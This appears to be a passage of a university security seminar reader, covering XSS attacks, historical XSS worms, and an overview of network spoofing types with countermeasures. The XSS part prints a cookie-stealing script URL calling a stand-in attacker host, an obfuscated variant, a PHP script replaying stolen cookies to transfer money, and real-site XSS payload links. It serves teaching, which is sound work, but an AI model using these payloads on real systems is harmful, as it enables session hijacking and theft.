The problem with cookie-stealing was already mentioned – the attacker has to be quickly enough before the session ID loses its validity. That is why an attacker needs to sit directly in front of the PC and wait until a session ID was stolen and then take the appropriate actions. An automatically guided attack would be of large advantage here, if being executed as soon as a session id is stolen. If an attacker is successful to lure a user to click on a link to click in the form:

```
1 http://www.example.lo/search.php?input=<script>
2    document.location.replace('http://www.evilsite.lo/autoattack.php?
3 ␣␣␣cookie='+document.cookie)</script>
```

Such a link will not work in many browsers. Below you can find a variant that also work in the latest version of Firefox:

```
1 http://www.example.lo/search.php?input=\%3Cscript\%3E
     document.location.replace(
2  String.fromCharCode( 104, 116, 116, 112, 58, 47, 47, 119, 119, 119,
3                       46, 101, 118, 105, 108, 115, 105, 116, 101, 46,
4                       108, 111, 47, 97, 117, 116, 111, 97, 116, 116,
5                       97, 99, 107, 46, 112, 104, 112, 63, 99, 111,
6                       111, 107, 105, 101, 61 ) \%2Bdocument.cookie )
                            \%3C/script\%3E
```

The link forwards the user after opening website of `www.example.lo/search.php` to the page `www.evilsite.lo/autoattack.php` and sends the contents of the cookie.

```
1  <?php
2
3  // Check if cookies was sent from example.lo
4  if(!preg_match('/example.lo/',$_SERVER["HTTP_REFERER"]))
5  {
6      exit;
7  }
8
9  // Create a connection to example.lo
10 $fp = fsockopen("www.example.lo",80);
11 if(!$fp) // If no connection was established, quit execution of script
12 {
13     echo("No␣connection");
14     exit;
15 }
16
17 // Send the needed Headers
18 // GET /transaction.php transfers the money
19 fputs($fp, "GET␣/transaction.php?amount=2000&account=9876␣
       HTTP/1.1\r\n");
20 // The server needs to know which vhost is meant
21 fputs($fp, "Host:␣www.example.lo\r\n");
22 // Send the stolen cookie data
23 fputs($fp, "Cookie:␣".$_REQUEST['cookie']."\r\n");
24 // Dont keep the connection alive, we are finished
25 fputs($fp, "Connection:␣close\r\n\r\n");
```

```
26
27
28 // show output
29 while(!feof($fp)) {
30     echo(fgets($fp, 128));
31 }
32
33 // Some nice words to the victim
34 echo "<br␣/>Thank␣you␣for␣your␣cookie␣and␣your␣money,␣have␣a␣nice␣day␣
       :)"
35
36 // Close the connection
37 fclose($fp);
38 ?>
```

Listing 4.2: Automatic attack script in PHP

Listing 4.2 includes an automated script that transfers money after a cookie got stolen. First, it checks the referrer from which website the cookie was sent. This makes it possible to use the same script for different websites. Then, a connection to the server from which the cookie came will be established. If no connection is possible, the script stops. If a connection could be established, the necessary header information will send, e.g. on which VHost which page should be opened, and it also sends the cookie that was stolen. The output of the website will be shown here, and the victim is given some few kind words.

After execution of the script, the user can, of course, also be redirected to the website where he came from, so he will probably not notice that anything went wrong. [6]

4.8 Security Measures

What does XSS now mean for websites operators and users? Websites should filter every possible user input, also uploads. HTML should not be allowed, and all special characters should be converted into HTML code. Users should not click any link which is sent to them, especially if it is not from a familiar person. But unfortunately, still far too many users do this. As same as unfortunately is that there are not really effective automated tools that help against XSS. Virus scanners and firewalls are normally not equipped to prevent XSS attacks. Turning JavaScript off in general is no longer practicable for today's websites, because almost every site uses JavaScript. Some look strange with JavaScript turned off, some do not work properly, and some pages cannot even be viewed without JavaScript.


An effective tool that can help, but unfortunately only for the web browser Firefox is **NoScript**. With this plug-in, JavaScript can be allowed for individual pages in Firefox. In addition, it has a built in XSS filter which tries to detect and prevent XSS attacks. [8]

4.9 Current Examples

In a post on `Heise.de` from 11.07.2006 it was reported that the websites of `T-Mobile.de`, `SPD.de`, and `Bundesregierung.de` are vulnerable to XSS. Just one week earlier, XSS vulnerabilities were found on the pages of `Internet.com`, `Amazon.com`, and `msn.com`.

4.9.1 bundesregierung.de


On 14.12.2007 on `Heise.de` again an article about a XSS vulnerability on the website of `bundesregierung.de` appeared.



The link to the page is:
http://www.bundesregierung.de/Webs/Breg/DE/SeiteEmpfehlen/mailversand.html?
handOverParams=docId%3D346622%26uri%3Dhttp%253A%252F%252Fwww.bundesregierung.de
%252FContent%252FDE%252FArtikel%252F2007%252F11%252F2007-11-29-Netz-fuer-
Kinder.htm%22%3E%3Ciframe%20src=%22http://vuln.xssed.net/thirdparty/scripts/
stallowned%22%20style=%22width:305px;height:406px;%22%3E%3C/iframe%3E%3C!--

4.9.2 e-plus.de

On the website of E-Plus, the search function is filtered incompletely. While the output to the HTML is filtered well, the input is also shown again in the search text field, where quotation marks are not filtered:



The link to the page is:
`http://www.eplus.de/kundenservice/0/0/0_onlinehilfe_suche_ausgabe.asp?Typ=Dokument&SubTyp1=FAQ&SubTyp2=Download&Eingabe1=%22+onmouseover%3D%22JavaScript%3A%28alert%28%27XSS+Vulnerable%27%29%29&Eingabe2=&Eingabe3=&Verknuepfung1=AND&Verknuepfung2=&Verknuepfung3=&Sortierung=Ranking&AusgabeSeite=0%5Fonlinehilfe%5Fsuche%5Fausgabe%2Easp`

In the search textbox, the quotation marks are not filtered. This leads to that it is possible to break out of the value attribute.

```
1 <input type="text" name="Eingabe1" value=""
     onmouseover="JavaScript:(alert('XSS Vulnerable'))"
     maxlength="60" style="width: 198px; height: 19px" size="15">
```

Listing 4.3: someexample

4.9.3 XSS worms

XSS worms are a new type of XSS threat in the Web 2.0 that occurred for the first time on 4 October 2005. In the MySpace community, the Samy XSS Worm was spreading on that day.

Samy, the MySpace worm

This worm was the first of its kind. It nestled in the profile pages of its victims and sent a friend request of the victim to the author of the worm, who also called himself Samy. Within 20 hours, the worm Samy managed to contaminate over one million pages, based on the number of friend requests received by its creator. MySpace stopped its operation temporarily because of the worm completely, in order to clean all affected profiles. MySpace allowed some HTML tags and filtered certain words according to the principle of blacklists. This shows that blacklists always just recognize things that they have been adjusted to and there are always possibilities to circumvent them.

The worm took advantage that some browsers evaluate JavaScript in CSS Tags. The problem was only that the word JavaScript was completely filtered out, so the author could not simply use that word. He added in the word `JavaScript` a line break: `java\nscript`. The result is that JavaScript is wrapped to the next line after `java`. Some browsers recognize this still as JavaScript, a simple regex search, however, would obviously no longer find JavaScript.

Since the author already used a div tag in which he embedded JavaScript, he could not use quotation marks. Therefore, he had to use the already described `String.fromCharCode()` method. Furthermore, he used XMLHttpRequests to hide the actions of his worm. With its distribution among over one million users, it is the most prevalent worm of history, including the Windows worms. [9, 10, 11]

Yamanner

Yamanner is a XSS worm that spread through Yahoo Webmail on 12th June 2006. The worm used an inadequate check on Yahoo Webmail, which allowed it to infiltrate JavaScript code. Its entry point was an `img` tag.

```
1 img src=\'http://us.i1.yimg.com/us.yimg.com/i/us/nt/ma/ma_mail_1.gif\'
2 target=""onload="[worm-code]"
```

The Yahoo filter found the prohibited `target` attribute and removed it. The error was that the filter did not run a second time and stopped after `target`, the attribute `onload` was not deleted.

Once a user of Yahoo Webmail opened an email with the worm, the worm sent itself to other Yahoo users and directed the user to another website, with some parameters that probably should be used to collect information about the victims. On the website there also was advertising, so it is supposable the author hoped for higher visiting counts. But a small spelling mistake (`www,lastdata.com`) thwarted this attempt. Yamanner infected about 200,000 mail accounts until the JavaScript filter of Yahoo! Webmail was corrected. [12]

Orkut XSS worm

The Orkut XSS worm spread in December 2007. Like Samy, Orkut dealed no real harm to the users, Orkut added the victims only to a group whose name, roughly translated, only meant "infected by the Orkut worm". In addition, Orkut sent itself to all on the friends list of the user. Unlike Samy and Yamanner, the Orkut worm used no vulnerability in JavaScript filters. On the Orkut website, it is possible to use flash in the messages to other users. And this is what the Orkut worm used. With Flash, there is the script language ActionScript, which is powerful enough to provide damage. However, Actionscript was only used to load JavaScript code.

Within 2 days of the worm managed to infect approximately 655,000 users to infect. [13]

4.10 Conclusions

As conclusion, it remains probably only to say that cross site scripting (XSS) is the new major threat to all computer users. Neither virus scanners nor firewalls are equipped against XSS, and the emerging Web 2.0 lets all users of the Internet daily contribute to the success of XSS.

XSS already leads the statistics of discovered vulnerabilities unchallenged. Because it is still developing and it no longer solely focuses on cookie stealing purposes, the exact extent of the threat of this technology has not yet exactly been set. There are already complete XSS port scanners. It is only a matter of time until the potential of XSS has grown enough to take over complete computer systems. It remains to be seen how XSS develops in the next years, and there is much to do to prevent it.

4.11 Weblinks

- http://xss-proxy.sourceforge.net/Advanced_XSS_Control.txt
  Advanced Cross-Site-Scripting with Real-time Remote Attacker Control
- http://www.heise.de/newsticker/meldung/98721
  Cross-Site-Scripting Vulnerability in Firefox
- http://www.cgisecurity.com/lib/flash-xss.htm#_Toc18055086
  Flash XSS Tutorial
- http://www.cgisecurity.com/articles/xss-faq.txt
  "The Cross Site Scripting FAQ"
- http://www.pcworld.idg.com.au/index.php/id;804961558
  New cross-site scripting attack targets VoIP

4.12 Appendix

Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL (null)	32	20	040		Space	64	40	100	@	@	96	60	140	`	`
1	1	001	SOH (start of heading)	33	21	041	!	!	65	41	101	A	A	97	61	141	a	a
2	2	002	STX (start of text)	34	22	042	"	"	66	42	102	B	B	98	62	142	b	b
3	3	003	ETX (end of text)	35	23	043	#	#	67	43	103	C	C	99	63	143	c	c
4	4	004	EOT (end of transmission)	36	24	044	$	$	68	44	104	D	D	100	64	144	d	d
5	5	005	ENQ (enquiry)	37	25	045	%	%	69	45	105	E	E	101	65	145	e	e
6	6	006	ACK (acknowledge)	38	26	046	&	&	70	46	106	F	F	102	66	146	f	f
7	7	007	BEL (bell)	39	27	047	'	'	71	47	107	G	G	103	67	147	g	g
8	8	010	BS (backspace)	40	28	050	(	(	72	48	110	H	H	104	68	150	h	h
9	9	011	TAB (horizontal tab)	41	29	051	)	)	73	49	111	I	I	105	69	151	i	i
10	A	012	LF (NL line feed, new line)	42	2A	052	*	*	74	4A	112	J	J	106	6A	152	j	j
11	B	013	VT (vertical tab)	43	2B	053	+	+	75	4B	113	K	K	107	6B	153	k	k
12	C	014	FF (NP form feed, new page)	44	2C	054	,	,	76	4C	114	L	L	108	6C	154	l	l
13	D	015	CR (carriage return)	45	2D	055	-	-	77	4D	115	M	M	109	6D	155	m	m
14	E	016	SO (shift out)	46	2E	056	.	.	78	4E	116	N	N	110	6E	156	n	n
15	F	017	SI (shift in)	47	2F	057	/	/	79	4F	117	O	O	111	6F	157	o	o
16	10	020	DLE (data link escape)	48	30	060	0	0	80	50	120	P	P	112	70	160	p	p
17	11	021	DC1 (device control 1)	49	31	061	1	1	81	51	121	Q	Q	113	71	161	q	q
18	12	022	DC2 (device control 2)	50	32	062	2	2	82	52	122	R	R	114	72	162	r	r
19	13	023	DC3 (device control 3)	51	33	063	3	3	83	53	123	S	S	115	73	163	s	s
20	14	024	DC4 (device control 4)	52	34	064	4	4	84	54	124	T	T	116	74	164	t	t
21	15	025	NAK (negative acknowledge)	53	35	065	5	5	85	55	125	U	U	117	75	165	u	u
22	16	026	SYN (synchronous idle)	54	36	066	6	6	86	56	126	V	V	118	76	166	v	v
23	17	027	ETB (end of trans. block)	55	37	067	7	7	87	57	127	W	W	119	77	167	w	w
24	18	030	CAN (cancel)	56	38	070	8	8	88	58	130	X	X	120	78	170	x	x
25	19	031	EM (end of medium)	57	39	071	9	9	89	59	131	Y	Y	121	79	171	y	y
26	1A	032	SUB (substitute)	58	3A	072	:	:	90	5A	132	Z	Z	122	7A	172	z	z
27	1B	033	ESC (escape)	59	3B	073	;	;	91	5B	133	[	[	123	7B	173	{	{
28	1C	034	FS (file separator)	60	3C	074	<	<	92	5C	134	\	\	124	7C	174			|
29	1D	035	GS (group separator)	61	3D	075	=	=	93	5D	135	]	]	125	7D	175	}	}
30	1E	036	RS (record separator)	62	3E	076	>	>	94	5E	136	^	^	126	7E	176	~	~
31	1F	037	US (unit separator)	63	3F	077	?	?	95	5F	137	_	_	127	7F	177		DEL

Source: www.LookupTables.com

References

[1] Steve Christey and Robert A. Martin. Vulnerability type distributions in cve. Technical report, MITRE Corporation, May 2007. Online available at http://cwe.mitre.org/documents/vuln-trends/index.html [accessed 2008-02-01].

[2] Jesse Ruderman. *The Same Origin Policy*, 2001. Online available at http://www.mozilla.org/projects/security/components/same-origin.html [accessed 2008-02-01].

[3] Carsten Eilers. About security #127: Cross-site-request-forgery: Einführung. Technical report, entwickler.de, October 2007. Online available at http://www.entwickler.de/zonen/portale/psecom,id,99,news,38733.html [accessed 2008-02-01].

[4] Carsten Eilers. About security #128: Cross-site-request-forgery: Ausnutzung und gegenmaßnahmen. Technical report, entwickler.de, October 2007. Online available at http://www.entwickler.de/zonen/portale/psecom,id,99,news,38892,.html [accessed 2008-02-01].

[5] Alexander Meisel. Cross site scripting. Technical report, art of defence GmbH, March 2006. Online available at http://www.artofdefence.com/dokumente/artikel4.pdf [accessed 2008-02-01].

[6] David Endler. The evolution of cross-site scripting attacks. Technical report, iDEFENSE Labs, May 2002.

[7] RSnake. *XSS (Cross Site Scripting) Cheat Sheet*, 2007. Online available at http://ha.ckers.org/xss.html [accessed 2008-02-01].

[8] Noscript, 2008. Online available at http://noscript.net/ [accessed 2008-02-01].

[9] Carsten Eilers. About security #138: Web-würmer (1): Samy, der myspace-wurm. Technical report, entwickler.de, January 2008. Online available at http://www.entwickler.de/zonen/portale/psecom,id,99,news,40470,.html [accessed 2008-02-01].

[10] Carsten Eilers. About security #139: Web-würmer (2): Samys ende. Technical report, entwickler.de, January 2008. Online available at http://www.entwickler.de/zonen/portale/psecom,id,99,news,40636,.html [accessed 2008-02-01].

[11] Samy. Technical explanation of the myspace worm. Technical report, 2005. Online available at http://namb.la/popular/tech.html [accessed 2008-02-01].

[12] Carsten Eilers. About security #140: Web-würmer (3): Yamanner. Technical report, entwickler.de, January 2008. Online available at http://www.entwickler.de/zonen/portale/psecom,id,99,news,40838,.html [accessed 2008-02-01].

[13] Carsten Eilers. About security #141: Web-würmer (4): Der orkut-xss-wurm. Technical report, entwickler.de, January 2008. Online available at http://www.entwickler.de/zonen/portale/psecom,id,99,news,41017,.html [accessed 2008-02-01].

5

Spoofing

Abstract. This article discusses the dangers of spoofing. It explains the most common types of spoofing and the protocols involved, how systems are vulnerable to spoofing, how to detect attacks as well as possible counter measures. The article then focuses on ARP spoofing which is explained in detail with illustrations. But most of the other spoofing attacks work in a similar way.

Till Amma, University of Kassel
Wilhelmshöher Allee 73, D-34121 Kassel, Germany
till@student.uni-kassel.de

5.1 Introduction

5.1.1 Spoofing? – A Brief Description

spoof – `[spu:f]` *Am*[1] *infml*[2] to try to make (someone) believe in something that is not true, as a joke [3] In computer science, spoofing is an attempt of deception by obfuscating the own identity and thereby gain access to information.

5.1.2 What is Spoofing? – A Longer Description

Assume someone wants to know what someone else in the same network does. One way to find that out would be to install surveillance cameras in his house, and thereby risking detection. Another approach would be to actually see what the surveyed person does *remotely* without the need of accessing the building. This is where spoofing comes in.

Spoofing in computer science is an attack based on network protocols. It uses faked data to accomplish different goals, mostly to collect (private) information about other people. The data is faked in a way so that the attacked computer would not see any difference to the real deal. There are some exceptions when spoofing is not an attack, but in most cases it is. Every system administrator should be aware of the different types of spoofing and how they work in order to distinguish attacks from regular workflows and unintended user mistakes. Today, spoofing in computer science is classified into the following types:

1. IP spoofing,

[1] American
[2] informal
[3] PONS, Cambridge International Dictionary of English, 1999

2. ARP spoofing,
3. DNS spoofing,
4. DHCP spoofing,
5. MAC spoofing,
6. mail spoofing,
7. URL spoofing.

In the next section, these types of spoofing are explained in more detail followed by an example on how to perform an ARP spoofing attack.

5.2 The Types of Spoofing

In the beginning, the only spoofing technique was IP spoofing. Soon, other protocols where abused to intrude into systems, to collect data, and to pursue other malicious goals with spoofing methods. In this section, the evolved types of spoofing are explained in detail on what they are, how they work, and which ways exist to detect and prevent them.

5.2.1 IP Spoofing

Description

This type of spoofing uses the Internet Protocol (IP) to gain access to nodes in the network. Like most other protocols, the IP uses headers to label data packets that shall be transmitted. Two fields in the IP header store the source and destination IP addresses of the packet.

Assume that a trusted relationship exists between node `A` and node `B` in such a way that, if a person is logged in into node `B`, this person can also access node `A` without any further authentication. This trusted relationship uses the IP address for authentication.

- Node `A` with IP address `AAA.AAA.AAA.AAA`
- Node `B` with IP address `BBB.BBB.BBB.BBB`
- `A` accepts trusted connections from `BBB.BBB.BBB.BBB`

A possible attack from node `C` with IP address `CCC.CCC.CCC.CCC` is to send packets with manipulated headers. The attacker simply changes the source IP address to `BBB.BBB.BBB.BBB` and sends the packet to `A`. By doing so, he is immediately logged in. Using an IP spoofing attack, the intruder usually does not care about any reply. The reply is sent to the spoofed address and the attacker might not be able to receive the packet at all. IP spoofing is most commonly used in Denial of Service (DoS) attacks. DoS attacks aim at shutting a server down by frequently sending a huge amount of packets or data, requests, or simply malformed packets. With IP spoofing, the attacker can hide the origin of the attack. If a DoS attack is started by more than one node in the network (for example the attacker hijacked some nodes), this attack is called Distributed Denial of Service (DDoS). A special DDoS approach is the DRDoS attack where the “R” stands for reflective. In this attack, a huge amount of requests are sent from all nodes to several otherwise unrelated servers in the network. All requests have one single (faked) source address identifying the target of the attack. The replies of the servers are all directed to that address, and this machine then stops working and breaks down under the huge load.

Counter Measures

It is fairly easy to prevent IP spoofing by simply installing a packet filter. This filter checks whether the source IP address of incoming packets are from inside the network or from outside. All packets coming outside with a source address from inside are obviously faked and thus can or should be dropped. This prevents IP spoofing attacks from one network into

the other. For instance, attacks from the Internet into a company's network are disabled, but attacks from within one subnet cannot be prevented by this approach. A packet filter should drop all outgoing packets with source IP addresses other than local ones. This lowers the amount of packets flowing around and the effect of DoS attacks in large networks.

Using the Transmission Control Protocol (TCP) together with IP for connections makes IP spoofing attacks more difficult, too. The TCP header contains a sequence number to keep track of the data exchange with the node on the other side. An attacker using IP spoofing now has to guess this sequence number in order to accomplish his goal. On old operating systems, the sequence number could be predicted because the TCP/IP stack was not implemented in a secure manner. On switched networks, the attacker does not receive the reply packets of the attacked node. That is why the situation above is mainly a danger in networks using a hub [1, 2, 3, 4].

5.2.2 DNS Spoofing

Description

The Domain Name System (DNS) maps URLs to IP addresses and vice versa. For each URL the user accesses, such as `www.das-lab.net`, a request is sent to the DNS server. The server sends back the IP address listed in its cache or asks the next DNS server for resolution. Once the server needs to contact another DNS server, a *zone transfer* takes place. During a zone transfer, not only the requested IP address/URL combination is returned. The asked server also returns (parts of) its cache. This is the point where DNS spoofing attacks can appear.

The attacker creates his own DNS server with the URL `ns.attacker.com` handling the `attacker.com` domain. Then he asks another DNS server for the IP for `www.attacker.com`. This server sends a request to the attackers DNS server which initiates a zone transfer. The attacker, of course, has modified the IP address/URL combinations of his own server to point somewhere else. Preferably "somewhere else" is a node controlled by the attacker. For example, he replaced the IP address for `victim.com` with his own. Now anyone asking the attacked DNS server for the `victim.com` IP address gets the attackers IP address in response. The attacker might now set up a fake response (see Section 5.2.6 URL spoofing) or simply forward the request to the real IP for `victim.com` to be the *man in the middle.*

A man-in-the-middle attack is bidirectional. Assume two nodes talk to each other. The attacker, as man in the middle, intercepts the questions, requests, and data coming from the first node and relays them to the second. On the other hand the attacker relays the replies, the data, and so on from the second node back to the first node, thus being able to log the whole conversation.

DNS spoofing is also known as *DNS poisoning* because the misleading references are injected into the attacked DNS server. Another technique of DNS spoofing is to be faster than the DNS server itself. To accomplish this, the attacker has to observe the packets in the network, sniffing if someone asks for a name resolution, the attacker sends out its own reply. When its reply arrives first, the attacked node accepts it. To perform such an attack, the attacker needs to predict a number used for the authentication between the victim node and the server.

DNS spoofing is also possible for hosts files. A hosts file works like a DNS server and maps names to IP addresses. An attacker could manipulate the hosts file to redirect requests.

Counter Measures

Prevention of DNS spoofing is hard because it requires not using DNS or not allowing a zone transfer. When the man-in-the-middle attack is not used by the attacker and the websites are just poorly faked, the ultimate method against DNS spoofing is sane human reasoning. Limiting the cache of the DNS server might also work but increases the traffic between servers significantly. Today, most DNS server software such as BIND [5] does not allow a

complete zone transfers and accepts only data for the requested domain in order to decrease the danger of DNS spoofing [6, 7, 8].

5.2.3 DHCP Spoofing

Description

The Dynamic Host Configuration Protocol (DHCP) is used in a network to distribute information for the network. This information consists of fields such as IP addresses, DNS server addresses, and more. A node that wants to join the network asks for a DHCP server by sending a DHCP discovery packet in order to configure its network interface. All DHCP servers in the network (possible race condition!) reply with a DHCP offer packet including all information needed for configuration. The client then chooses one from the offers. The information received from the server is time dependent. This means the client has to renew this "leased" configuration information.

Spoofing the DHCP is a classical man-in-the-middle attack. The attacker pretends to be the DHCP server and sends out the configuration information. To fully achieve his goal, the attacker initiates a Denial of Service attack (see Section 5.2.1 IP spoofing for explanation) against the real DHCP servers or simply requests as many IP addresses from these servers as they provide.

Counter Measures

In order to avoid DHCP spoofing, one could use *Peg DHCP*. On each LAN wire, a wooden cloth peg with an IP address written on is pinned. To provide further information, a sheet of paper is attached to the peg containing information about the DNS server, the netmask, gateways, and so on. Peg DHCP can thus be thought of as a more "static dynamic" distribution of network information because the IP address is dependent on which cable one uses and the configuration has to be done "by hand".[9, 10]

5.2.4 MAC Spoofing

Description

Every network interface card (NIC) has its own Media Access Control (MAC) address. This hardware address is similar to a street number. But in contrast to street numbers, a MAC address is not fixed permanently. Besides, an attacker may obfuscate the origin of an attack by faking its MAC address which then allows intrusion into a network with access control based on MAC filtering. The only thing an intruder needs to do is guessing a MAC address accepted by the access control system. An experienced attacker sniffs the packet flow in the network and extracts valid MAC addresses. Once a node with a valid MAC address stops using the network, the attacker may log in. The use of a DoS attacks to stop a valid node from working would also be an alternative instead of waiting until it logs out.

Counter Measures

A lot of available network hardware nowadays has the opportunity of MAC filtering. This MAC filter allows only nodes with MAC addresses specified by the administrator to log into the network. This is not big of a security feature, as valid MAC addresses can be sniffed from the packets in the network. The network switches or routers send out RARP requests (see Section 5.3 A Closer Look at ARP spoofing). With this reverse ARP, the routers and switches request all the nodes in their caches to tell them their IP addresses. If more than one IP address for a MAC address is returned, there might be a MAC spoofing attack taking place.

Another possibility to further secure a network in order to prevent MAC spoofing is *MAC locking*. This method locks a MAC address to a port on the switch/router, not allowing the same MAC address logging in via a different port. This method is static and therefore, as with most static approaches, the maintenance effort is huge and the cost of appropriate hardware is high.

The filtering based on ARP table is similar to the solution mentioned before. Once a packet arrives at the router, it is checked against the ARP table whether the IP address fits to the MAC address. This approach is fairly weak. If the ARP table is non-static, the attacker updates the ARP table with its MAC/IP address correlations. If a static ARP is used, there is still the option to fake the IP address as well. [11]

5.2.5 Mail Spoofing

Description

To send emails, the protocol of choice is the Simple Mail Transfer Protocol (SMTP). Because SMTP does not check the source address in the header it is possible to use an arbitrary source address. For example, one can send an email with the source address `Angela.Merkel@bundeskanzleramt.de`. It does not even matter whether the address exists at all. Mail spoofing is often used by phishers who send mails that seem to come from a bank or any other web site which requires a login. Clicking on the link opens a site in the browser which looks pretty much like the real one, but the aim of the faked site is to save the users password and other crucial information for the attacker. The link could also redirect the victim to a site that exploits security leaks of the browser to infect the computer with malicious software.

Another weakness of SMTP is the existence of open relays. Open relays are misconfigured or badly secured mail servers which may be compromised and used to relay emails. In this case, the email is sent via the compromised server and the spoofer is able to hide.

Counter Measures

Every email has a header. Every server the email is relayed from is recorded in the header. Those servers can be used to check if the email really comes from the domain used in the address. Imagine for example, that an email initially came from `xy.de` but the address says `ab.de`. Then, it is likely to be a spoofing attack. Anyway, this can only be a hint on spoofing taking place rather than a fact. It does not necessarily have to be a spoofing attack in the case the source and relay address domains differ. [12, 13]

5.2.6 URL Spoofing

Description

Together with DNS and mail spoofing, URL spoofing is part of the repertoire of a phisher. Due to security leaks in web browsers, an attacker may be able to fake a URL in a way that `www.victim.com` is redirected to `www.attacker.com`. For example, an URL like `http://www.victim.com@www.attacker.com` does not lead to the `victim.com` website. This construct leads to `attacker.com` website with the user `www.victim.com`. With a certain suffix for the username, it was possible to suppress showing all parts starting with the `@` sign. This security leak appeared in some versions of the most commonly used browsers including Internet Explorer or FireFox[14, 15, 16]. A person using such an URL lands on website he did not want to go to initially. This results in the process described before (see Section 5.2.5 Mail Spoofing) and finally in being spied on or the computer being infected by a worm, virus, or other malicious software.

A subtype of URL spoofing is *Referrer spoofing*. This kind of spoofing changes the referrer field in a HTTP request in a way that it seems to refer to an area of a site which requires

a login. This is used if one has to pay for access to a member area. This is a big issue in the protection of children because attacker using referrer spoofing target website with pornographic content.

Counter Measures

There is not much that can be done against URL spoofing besides paying attention. Usually the providers of browsers fix the security leaks. It is therefore essential to update browsers but it does not replace sane human reasoning. Obvious mistakes on sites, especially in style and grammar, are indicators for fakes [17, 18, 19, 20].

5.3 A Closer Look at ARP Spoofing

The Address Resolution Protocol (ARP) maps MAC addresses (see Section 5.2.4 MAC spoofing) to IP addresses. This technique is used in local Ethernet networks. In the local Ethernet network, knowing an IP address is not sufficient for data exchange because the IP packets are encapsulated into Ethernet frames. Those frames use MAC addresses to define source and destination addresses. In this example three machines are connected to each other:

A Linux:
- IP address: 192.168.0.2
- MAC address: 00:30:1B:BC:14:D9

B Windows XP (VMware):
- IP address: 192.168.0.3
- MAC address: 00:0C:29:5B:1D:3F

C Linux (VMware):
- IP address: 192.168.0.5
- MAC address: 00:0C:29:6D:70:84

